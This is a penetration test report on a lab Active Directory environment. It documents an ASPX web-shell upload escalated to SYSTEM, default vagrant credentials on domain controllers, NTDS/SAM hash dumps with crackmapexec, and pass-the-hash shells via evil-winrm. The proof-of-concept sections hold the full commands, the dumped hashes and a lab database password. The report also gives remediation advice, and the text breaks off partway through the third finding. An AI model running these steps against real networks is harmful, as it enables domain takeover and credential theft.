



Vulnerability Assessment & Penetration Testing Report

Target:

Active Directory (AD) Environment:

- Network Range: [192.168.56.0/24](#)

Prepared For:

Hackware Security Solutions LLP

Prepared By:

Basith Mohammed Ali

Date:

9 July 2026

Version

1.0

Table of Contents

1. Executive Summary.....	3
2. Scope.....	3
3. Methodology.....	3
4. Findings Summary.....	4
5. Reconnaissance & Enumeration.....	5
6. Findings.....	10
F-01 – Unrestricted File Upload Leading to Remote Code Execution and SYSTEM Privilege Escalation.....	10
F-02 – Default Credentials Leading to Full Domain Compromise (essos.local).....	15
F-03 – Default Credentials Leading to Full Domain Compromise(sevenkingdoms.local) 20	
F-04 – Default Credentials Leading to Full Domain Compromise (north.sevenkingdoms.local).....	22
F-05 – Kerberoastable Service Accounts.....	25
F-06 – SMBv1 Enabled on Multiple Hosts.....	27
Conclusion.....	29

1. Executive Summary

This Vulnerability Assessment and Penetration Test (VAPT) was conducted against the Active Directory environment within the 192.168.56.0/24 network to evaluate its overall security posture. The assessment included reconnaissance, service enumeration, authentication testing, privilege escalation, and post-exploitation activities. Multiple security weaknesses were identified, including unrestricted file upload, default credentials on Domain Controllers, Kerberoastable service accounts, and insecure SMB configuration. Several findings could allow an attacker to gain administrative privileges and fully compromise the Active Directory environment. This report documents the identified vulnerabilities, their security impact, proof of concept, and recommended remediation measures.

2. Scope

The following target was included within the assessment scope:

Target Environment	Active Directory Environment
Network Range	192.168.56.0/24

3. Methodology

Phase	Description
Reconnaissance	Identified live hosts, services, and attack surfaces.
Enumeration	Enumerated users, services, shares, and domain information.
Vulnerability Assessment	Identified security weaknesses and misconfigurations.
Exploitation	Validated vulnerabilities through controlled exploitation.
Post-Exploitation	Assessed privilege escalation and lateral movement.
Reporting	Documented findings, impact, and remediation recommendations.

4. Findings Summary

The following table summarizes the validated security findings identified during the Active Directory Vulnerability Assessment and Penetration Test.

ID	Finding	Severity
F-01	Unrestricted File Upload Leading to Remote Code Execution and SYSTEM Privilege Escalation	Critical
F-02	Default Credentials Leading to Full Domain Compromise (essos.local)	Critical
F-03	Default Credentials Leading to Full Domain Compromise (sevenkingdoms.local)	Critical
F-04	Default Credentials Leading to Full Domain Compromise (north.sevenkingdoms.local)	Critical
F-05	Kerberoastable Service Accounts	Medium
F-06	SMBv1 Enabled on Multiple Hosts	Medium

Severity Summary

Severity	Count
Critical	4
High	0
Medium	2
Low	0
Informational	0

Summary

The assessment identified 6 validated security findings, comprising 4 Critical and 2 Medium severity vulnerabilities. The identified weaknesses could allow attackers to obtain administrative privileges, compromise Active Directory domains, perform lateral movement, and weaken the overall security posture. Timely remediation is recommended to reduce the overall organizational risk.

5. Reconnaissance & Enumeration

Description

The reconnaissance and enumeration phase was conducted to identify live hosts, exposed services, operating systems, and potential attack surfaces within the target Active Directory environment. Information gathered during this phase was used to guide subsequent vulnerability assessment and exploitation activities.

5.1 Network Discovery

Objective

Identify active hosts within the assessment scope.

Tool	Nmap 7.98
Command	nmap -sn 192.168.56.0/24

Result

The host discovery scan identified **10 active hosts** within the target subnet.

IP Address	Hostname	Status
192.168.56.10	KINGSLANDING	Active
192.168.56.11	WINTERFELL	Active
192.168.56.12	MEEREEN	Active
192.168.56.22	CASTELBLACK	Active
192.168.56.23	BRAAVOS	Active
192.168.56.102	cert.offenso.local	Active
192.168.56.103	mail.offenso.local	Active
192.168.56.111	mstu.offenso.local	Active
192.168.56.112	bank.offenso.local	Active
192.168.56.114	ts.offenso.local	Active

Observation

A total of **10 live hosts** were identified within the assessment scope and selected for detailed service enumeration.

5.2 Port & Service Enumeration

Objective

Identify exposed TCP ports, running services, operating systems, and potential attack surfaces on the discovered hosts.

Tool	Nmap 7.98
Command	nmap -A -sV 192.168.56.10,11,12,22,23,102,103,111,112,114

Result

The service enumeration identified **10 active hosts**, including **Windows Domain Controllers, Windows Member Servers, and Linux-based web servers**. The discovered services included Active Directory, SMB, LDAP, Kerberos, Microsoft IIS, Microsoft SQL Server, WinRM, RDP, SSH, and HTTP/HTTPS.

Host	Role	Operating System	Key Services
192.168.56.10 (KINGSLANDING)	Domain Controller	Windows Server 2019	DNS, IIS, Kerberos, LDAP, SMB, RDP, WinRM
192.168.56.11 (WINTERFELL)	Domain Controller	Windows Server 2019	DNS, Kerberos, LDAP, SMB, RDP, WinRM
192.168.56.12 (MEEREEN)	Domain Controller	Windows Server 2016	DNS, Kerberos, LDAP, SMB, RDP, WinRM
192.168.56.22 (CASTELBLACK)	Member Server	Windows Server 2019	IIS, SMB, RDP, WinRM
192.168.56.23 (BRAAVOS)	Member Server	Windows Server 2016	IIS, SMB, Microsoft SQL Server, RDP, WinRM
192.168.56.102	Linux Server	Ubuntu	SSH, HTTP, HTTPS
192.168.56.103	Linux Server	Ubuntu	SSH, HTTP, Node.js
192.168.56.111	Linux Server	Ubuntu	SSH, HTTPS, Node.js
192.168.56.112	Linux Server	Ubuntu	SSH, HTTPS, Node.js
192.168.56.114	Web Server	Ubuntu	SSH, HTTP, HTTPS

5.3 SMB Enumeration

Objective

Enumerate the Server Message Block (SMB) service to identify domain information, protocol configuration, signing status, and anonymous access.

Tools :

CrackMapExec	enum4linux-ng	smbclient
--------------	---------------	-----------

Commands

crackmapexec smb 192.168.56.10	enum4linux-ng 192.168.56.10	smbclient -L //192.168.56.10 -N
-----------------------------------	-----------------------------	---------------------------------

Result

SMB enumeration successfully identified the target host and its SMB security configuration, including domain information, supported SMB versions, and authentication settings.

Parameter	Result
Host Name	KINGSLANDING
Operating System	Windows Server 2019 (Build 17763)
Domain	sevenkingdoms.local
SMB Version	SMBv2 / SMBv3 Supported
SMBv1	Disabled
SMB Signing	Enabled and Required
Anonymous Share Access	Not Accessible
Guest Session	Failed (STATUS_LOGON_FAILURE)

Observation

Anonymous authentication did not provide access to shared resources or sensitive information. SMB signing was enforced and SMBv1 was disabled, indicating a secure SMB configuration on the Domain Controller

5.4 LDAP Enumeration

Objective

Identify Active Directory domain information through the LDAP service.

Tool	enum4linux-ng
Command	enum4linux-ng 192.168.56.10

Result

LDAP enumeration successfully identified the Active Directory domain and confirmed that LDAP services were accessible. Anonymous directory enumeration was restricted.

Parameter	Result
LDAP	Accessible (389/TCP)
LDAPS	Accessible (636/TCP)
Domain Name	sevenkingdoms.local
Domain Controller	KINGSLANDING
Forest Role	Root/Parent Domain Controller
Anonymous LDAP Enumeration	Restricted

Observation

The LDAP service was reachable and disclosed basic domain information. However, attempts to enumerate directory objects anonymously were not permitted, indicating that authenticated LDAP access is required for detailed directory queries.

5.5 Kerberos Enumeration

Objective

Enumerate valid Active Directory user accounts through the Kerberos authentication service and identify potential targets for further security assessment.

Tool	Kerbrute
------	----------

Commands

```
kerbrute userenum -d sevenkingdoms.local --dc 192.168.56.10 users.txt
```

```
kerbrute userenum -d north.sevenkingdoms.local --dc 192.168.56.11 ~/Desktop/user.txt
```

Result

Kerberos username enumeration successfully identified valid user accounts in both Active Directory domains.

Domain: sevenkingdoms.local

Valid User Accounts
administrator
vagrant

Domain: north.sevenkingdoms.local

Valid User Accounts
administrator
arya.stark
brandon.stark
catelyn.stark
edward.stark
hacker
hodor

jeor.mormont
jon.snow
rickon.stark
robb.stark
samwell.tarly
sansa.stark
sql_svc
vagrant

Observation

Kerberos username enumeration confirmed the existence of multiple valid Active Directory user accounts across the assessed domains. The identified accounts were used to guide subsequent authentication-related security testing.

5.6 Enumeration Summary

The reconnaissance and enumeration phase identified a multi-domain Active Directory environment within the 192.168.56.0/24 network. Three Active Directory domains (sevenkingdoms.local, north.sevenkingdoms.local, and essos.local) were identified, along with Windows Domain Controllers, Windows Member Servers, and Linux-based servers. Core services including DNS, Kerberos, LDAP/LDAPS, SMB, WinRM, RDP, IIS, SSH, and Microsoft SQL Server were successfully enumerated. Valid domain user accounts and multiple web applications were also identified. The information gathered during this phase established the attack surface and guided the subsequent security assessment.

6. Findings

F-01 – Unrestricted File Upload Leading to Remote Code Execution and SYSTEM Privilege Escalation

Severity	Critical
CVSS v3.1	9.8

Affected Host	CASTELBLACK (192.168.56.22)
Application	IIS File Upload Application
Endpoint	http://192.168.56.22/Default.aspx

Description

The IIS web application hosted on **CASTELBLACK** allows unrestricted file uploads without adequately validating uploaded file types or restricting executable content. During testing, an ASPX web shell was successfully uploaded and executed through the web application, resulting in arbitrary operating system command execution under the **IIS Application Pool** account.

Further privilege enumeration confirmed that the compromised service account possessed the **SeImpersonatePrivilege** privilege. This privilege was successfully abused using the **GodPotato** technique, resulting in privilege escalation to **NT AUTHORITY\SYSTEM**.

With SYSTEM-level access, sensitive information including Active Directory user information and application configuration files containing database credentials was successfully accessed.

Proof of Concept

Step 1 – Access the File Upload Functionality


The application exposed a file upload feature that accepted user-supplied files.

Step 2 – Upload an ASPX Web Shell

An ASPX web shell (**shell11.aspx**) was uploaded successfully without server-side validation.

Result

shell.aspx has been uploaded.



Step 3 – Verify Remote Code Execution


The uploaded web shell was accessed to execute operating system commands.

Request

```
http://192.168.56.22/upload/shell1.aspx?cmd=whoami
```

Result

iis apppool\defaultapppool



Step 4 – Enumerate Process Privileges


The privileges assigned to the IIS Application Pool account were enumerated.

Request

```
http://192.168.56.22/upload/shell1.aspx?cmd=whoami+/priv
```

Result

SelImpersonatePrivilege : Enabled




Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Step 5 – Privilege Escalation

The available **SeImpersonatePrivilege** was successfully abused using **GodPotato**, resulting in SYSTEM-level privileges.

Verification

NT AUTHORITY\SYSTEM



Step 6 – Post-Exploitation Verification

After obtaining SYSTEM privileges, additional enumeration confirmed complete control over the server.

The following sensitive information was successfully accessed:

Active Directory user information.

```
← → ↻ 🏠 Not Secure http://192.168.56.22/upload/out.txt
🔖 Import bookmarks... 🛡️ OffSec 🐧 Kali Linux 🧰 Kali Tools 📄 Kali Docs 🗣️ Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Goo

The request will be processed at a domain controller for domain north.sevenkingdoms.local.

User accounts for \\winterfell.north.sevenkingdoms.local
-----
Administrator      arya.stark          brandon.stark
catelyn.stark       eddard.stark        Guest
hacker              hodor              jeor.mormont
jon.snow            krbtgt              Mahal
rickon.stark        robb.stark          samwell.tarly
sansa.stark         sql_svc             vagrant
The command completed with one or more errors.
```

Application configuration files containing database connection credentials.

```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
# $DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to OVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated OVWA user.
# See README.md for more information on this.
$OVWA = array();
$OVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$OVWA[ 'db_database' ] = 'ovwa';
$OVWA[ 'db_user' ] = 'ovwa';
$OVWA[ 'db_password' ] = 'offenso@123';
$OVWA[ 'db_port' ] = '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$OVWA[ 'recaptcha_public_key' ] = '';
$OVWA[ 'recaptcha_private_key' ] = '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$OVWA[ 'default_security_level' ] = 'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$OVWA[ 'default_locale' ] = 'en';

# Disable authentication
# Some tools don't like working with authentication and passing cookies around
# so this setting lets you turn off authentication.
$OVWA[ 'disable_authentication' ] = false;
```

Impact

An attacker can upload and execute arbitrary server-side code, leading to complete compromise of the affected Windows server. By exploiting **SelmpersonatePrivilege**, the attacker can obtain **NT AUTHORITY\SYSTEM** privileges, access sensitive configuration files and credentials, enumerate Active Directory information, and perform further actions such as credential theft, persistence, or lateral movement within the environment.

Recommendation

Restrict uploads to approved file types using both extension and content validation.

Store uploaded files outside the web root or configure the upload directory as non-executable.

Implement server-side validation and malware scanning for uploaded files.

Configure the IIS Application Pool to run with the least privileges required.

Remove unnecessary privileges such as SelmpersonatePrivilege where operationally feasible.

Protect sensitive configuration files and avoid storing plaintext credentials within application files.

F-02 – Default Credentials Leading to Full Domain Compromise (essos.local)

Severity	Critical
CVSS v3.1	9.8
Affected Host	MEEREEN (192.168.56.12)
Domain	essos.local

Description

The Domain Controller **MEEREEN** was configured with the default credentials **vagrant:vagrant**. Successful authentication provided administrative access, allowing extraction of SAM and NTDS credential hashes. The recovered Administrator NTLM hash was then used for Pass-the-Hash authentication to obtain administrative access on additional domain systems, resulting in complete compromise of the **essos.local** domain.

Proof of Concept

Step 1 – Verify SMB Service

Command

```
crackmapexec smb 192.168.56.12
```

Result

Windows Server 2016	Host: MEEREEN	Domain: essos.local
---------------------	---------------	---------------------

```
(kali@kali)~/ADTEST
└─$ crackmapexec smb 192.168.56.12
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
```

Step 2 – Authenticate Using Default Credentials

Command

```
crackmapexec smb 192.168.56.12 -u vagrant -p 'vagrant' -d essos.local
```

Result

Authentication succeeded.

```
(kali@kali)~/ADTEST
└─$ crackmapexec smb 192.168.56.12 -u vagrant -p 'vagrant' -d essos.local
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.12 445 MEEREEN [*] essos.local\vagrant:vagrant (Pwn3d!)
```

Step 3 – Extract Local SAM Hashes

Command

```
crackmapexec smb 192.168.56.12 -u vagrant -p 'vagrant' -d essos.local --sam
```

Result

Local SAM credential hashes were successfully extracted.

```
(kali@kali)~/ADTEST
$ crackmapexec smb 192.168.56.12 -u vagrant -p 'vagrant' -d essos.local --sam
SMB 192.168.56.12 445 MEEREN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.12 445 MEEREN [+] essos.local\vagrant:vagrant (Pwn3d!)
SMB 192.168.56.12 445 MEEREN [+] Dumping SAM hashes
SMB 192.168.56.12 445 MEEREN Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
SMB 192.168.56.12 445 MEEREN Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.12 445 MEEREN DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.12 445 MEEREN [+] Added 3 SAM hashes to the database
(kali@kali)~/ADTEST
```

Step 4 – Extract Domain NTDS Hashes

Command

```
crackmapexec smb 192.168.56.12 -u vagrant -p 'vagrant' -d essos.local --ntds
```

Result

NTDS secrets were successfully dumped, including the Domain Administrator NTLM hash.

```
(kali@kali)~/ADTEST
$ crackmapexec smb 192.168.56.12 -u vagrant -p 'vagrant' -d essos.local --ntds
SMB 192.168.56.12 445 MEEREN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.12 445 MEEREN [+] essos.local\vagrant:vagrant (Pwn3d!)
SMB 192.168.56.12 445 MEEREN [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.56.12 445 MEEREN Administrator:500:aad3b435b51404eeaad3b435b51404ee:186f5176db2c519a7b29b47a5437a4ad:::
SMB 192.168.56.12 445 MEEREN Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.12 445 MEEREN krbtgt:502:aad3b435b51404eeaad3b435b51404ee:00f0c35f635b99c1521bf5e5aeb90a0:::
SMB 192.168.56.12 445 MEEREN DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.12 445 MEEREN vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f714913c245d35b50b:::
SMB 192.168.56.12 445 MEEREN daenerys.targaryen:1113:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66884072224bb47a:::
SMB 192.168.56.12 445 MEEREN viserys.targaryen:1114:aad3b435b51404eeaad3b435b51404ee:fa408be782c4f5f3e4e34226d4455c09:::
SMB 192.168.56.12 445 MEEREN khal.drogo:1115:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bffc7:::
SMB 192.168.56.12 445 MEEREN jorah.mormont:1116:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfe9611:::
SMB 192.168.56.12 445 MEEREN missandei:1117:aad3b435b51404eeaad3b435b51404ee:1b4fd18edf477848c7a7c32fda251cec:::
SMB 192.168.56.12 445 MEEREN drogon:1118:aad3b435b51404eeaad3b435b51404ee:195e021e4c0ae619f612fb16c5706bb6:::
SMB 192.168.56.12 445 MEEREN sql_svc:1119:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d60be52b93bb04:::
SMB 192.168.56.12 445 MEEREN evilpsps:1121:aad3b435b51404eeaad3b435b51404ee:217a50203a5ab59cfeaf083c72abf61b:::
SMB 192.168.56.12 445 MEEREN HEEREN5:1001:aad3b435b51404eeaad3b435b51404ee:8aa59c0d401dd461211b2e545333f8b:::
SMB 192.168.56.12 445 MEEREN BRAAVOS5:1104:aad3b435b51404eeaad3b435b51404ee:74c14fa26d04e0777a8eeca2596d00b05:::
SMB 192.168.56.12 445 MEEREN gmsaDragon5:1120:aad3b435b51404eeaad3b435b51404ee:87eee32ac64df8c476bbfb5e48a75c78:::
SMB 192.168.56.12 445 MEEREN DESKTOP-J1UCKHQ65:1122:aad3b435b51404eeaad3b435b51404ee:1903f62e5731bf9a0f00ef7fa22fa27c:::
SMB 192.168.56.12 445 MEEREN SEVENKINGDOMS5:1105:aad3b435b51404eeaad3b435b51404ee:c9f5ddd0ad10ef66cab5fddc1a83ea83:::
SMB 192.168.56.12 445 MEEREN [+] Dumped 18 NTDS hashes to /home/kali/.cme/logs/MEEREN_192.168.56.12_2026-07-05_054751.ntds of which 13 were added to the database
(kali@kali)~/ADTEST
```

Step 5 – Pass-the-Hash Authentication

Command

```
evil-winrm -i 192.168.56.12 -u Administrator -H <Administrator NTLM Hash>
```

Result

Administrative shell obtained on the Domain Controller.

```
(kali@kali) [~/ADTEST]
$ evil-winrm -i 192.168.56.12 -u Administrator -H '186f5176db2c519a7b29b47a5437a4ad'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
Evil-WinRM* PS C:\Users\administrator\Documents> whoami
essos\administrator
Evil-WinRM* PS C:\Users\administrator\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                                     Attributes
-----
Everyone                                     Well-known group    S-1-1-0                               Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias               S-1-5-32-544                          Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                             Alias               S-1-5-32-545                          Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias               S-1-5-32-554                          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group    S-1-5-2                               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11                              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15                              Mandatory group, Enabled by default, Enabled group
ESSOS\Domain Admins                        Group               S-1-5-21-3983688211-3857869564-836340652-512 Mandatory group, Enabled by default, Enabled group
ESSOS\Group Policy Creator Owners           Group               S-1-5-21-3983688211-3857869564-836340652-520 Mandatory group, Enabled by default, Enabled group
ESSOS\Enterprise Admins                    Group               S-1-5-21-3983688211-3857869564-836340652-519 Mandatory group, Enabled by default, Enabled group
ESSOS\Schema Admins                        Group               S-1-5-21-3983688211-3857869564-836340652-518 Mandatory group, Enabled by default, Enabled group
ESSOS\Denied RODC Password Replication Group Alias               S-1-5-21-3983688211-3857869564-836340652-572 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication            Well-known group    S-1-5-64-10                           Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label               S-1-16-12288                           Mandatory group, Enabled by default, Enabled group
Evil-WinRM* PS C:\Users\administrator\Documents>
```

Step 6 – Lateral Movement

The extracted Administrator NTLM hash was successfully reused to authenticate to **BRAAVOS (192.168.56.23)**.

Command

```
crackmapexec smb 192.168.56.23 -u Administrator -H <Administrator NTLM Hash> -d essos.local --sam
```

Result

Administrative access confirmed and SAM hashes extracted.

```
(kali@kali) [~/ADTEST]
$ crackmapexec smb 192.168.56.23 -u Administrator -H '186f5176db2c519a7b29b47a5437a4ad' -d essos.local --sam
SMB 192.168.56.23 445 BRAAVOS [+] Windows Server 2016 Standard 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.23 445 BRAAVOS [+] essos.local\Administrator:186f5176db2c519a7b29b47a5437a4ad (Pwn3d!)
SMB 192.168.56.23 445 BRAAVOS [+] Dumping SAM hashes
SMB 192.168.56.23 445 BRAAVOS Administrator:500:aad3b435b51404eeaad3b435b51404ee:460feec10c1610a7ec625055062b6917:::
SMB 192.168.56.23 445 BRAAVOS Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.23 445 BRAAVOS DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.23 445 BRAAVOS vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB 192.168.56.23 445 BRAAVOS [+] Added 4 SAM hashes to the database

(kali@kali) [~/ADTEST]
```

Step 7 – Administrator Shell on BRAAVOS

Command

```
evil-winrm -i 192.168.56.23 -u Administrator -H <Administrator NTLM Hash>
```

Result

Administrative shell successfully obtained on BRAAVOS.

```
(kali@kali)~[~/ADTEST]
$ evil-winrm -i 192.168.56.23 -u Administrator -H '460feec10c1610a7ec625855062b6917'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator.BRAAVOS\Documents> whoami
braavos\administrator
*Evil-WinRM* PS C:\Users\Administrator.BRAAVOS\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type      SID              Attributes
-----
Everyone                                     Well-known group S-1-1-0          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114        Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias      S-1-5-32-544     Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Certificate Service DCOM Access    Alias      S-1-5-32-574     Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                             Alias      S-1-5-32-545     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                  Well-known group S-1-5-113        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10      Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label      S-1-16-12288
*Evil-WinRM* PS C:\Users\Administrator.BRAAVOS\Documents>
```

Impact

The use of default credentials on the Domain Controller enabled full compromise of the essos.local domain. An attacker could authenticate with administrative privileges, extract all domain credential hashes, perform Pass-the-Hash authentication, and move laterally to other domain-joined systems, resulting in complete administrative control of the environment.

Recommendation

Remove or disable all default accounts and credentials.

Enforce unique, strong passwords for privileged accounts.

Implement a password rotation policy for administrative accounts.

Restrict NTDS and SAM access to authorized administrators only.

Monitor authentication events and privileged account activity.

Enable Microsoft LAPS or Windows LAPS to manage local administrator passwords.

F-03 – Default Credentials Leading to Full Domain Compromise(sevenkingdoms.local)

Severity	Critical
CVSS v3.1	9.8
Affected Host	KINGSLANDING (192.168.56.10)
Domain	sevenkingdoms.local

Description

The Domain Controller **KINGSLANDING** was configured with the default credentials **vagrant:vagrant**. Successful authentication provided administrative access, allowing extraction of NTDS credential hashes. The recovered Domain Administrator NTLM hash was successfully used for Pass-the-Hash authentication, resulting in full administrative control of the **sevenkingdoms.local** domain.

Proof of Concept

Step 1 – Authenticate Using Default Credentials

Command

```
crackmapexec smb 192.168.56.10 -u vagrant -p 'vagrant'
```

Result

Authentication succeeded.

```
(kali@kali)-[~/ADTEST]
$ crackmapexec smb 192.168.56.10 -u vagrant -p 'vagrant'
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [*] sevenkingdoms.local\vagrant:vagrant (Pwn3d!)
```

Step 2 – Extract Domain NTDS Hashes

Command

```
crackmapexec smb 192.168.56.10 -u vagrant -p 'vagrant' --ntds
```

Result

